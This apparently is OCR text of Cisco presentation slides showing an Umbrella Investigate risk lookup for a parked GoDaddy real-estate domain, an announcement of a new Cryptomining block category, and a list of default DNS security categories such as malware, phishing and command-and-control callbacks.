


Details for thebloorwestrealestate.com

One or more of the IP addresses that this domain resolves to are currently blocked by Umbrella: 184.168.221.42

Classifier prediction: Medium

Umbrella Investigate Risk Score: 75



thebloorwestrealestate.com/?reqp=1&reqr=

GoDaddy

Welcome to thebloorwestrealestate.com

This Web page is parked for FREE, courtesy of GoDaddy.com.

Search for domains similar to thebloorwestrealestate.com

Is this your domain?
Let's turn it into a website!

Would you like to buy this domain?

Related Links

[Where Can I Find a House for Sale]

[Homes for Sale and Real Estate Listings]

[Listing a House for Sale with a Realtor]

[Real Estate]

[House Listing]


$0.99* .COM

THE domain at THE price.

New Umbrella security category: Cryptomining

Automatically block:

- Cryptomining pools and web miners
- Sites using JavaScript exploits
- Sites that drop miner programs on users' machines



Setting Name

Default Settings

☑ **Malware**
Websites and other servers that host malicious software, drive-by downloads/exploits, mobile threats and more.

☑ **Newly Seen Domains**
Domains that have become active very recently. These are often used in new attacks.

☑ **Command and Control Callbacks**
Prevent compromised devices from communicating with attackers' infrastructure.

☑ **Phishing Attacks**
Fraudulent websites that aim to trick users into handing over personal or financial information.

☑ **Dynamic DNS**
Block sites that are hosting dynamic DNS content.

☑ **Potentially Harmful Domains**
Domains that exhibit suspicious behavior and may be part of an attack.

☑ **DNS Tunneling VPN**
VPN services that allow users to disguise their traffic by tunneling it through the DNS protocol. These can be used to bypass corporate policies regarding access and data transfer.

☑ **Cryptomining**
Cryptomining allows organizations to control cryptominer access to mining pools and web miners

Thank you!

CISCO

@joshpyorre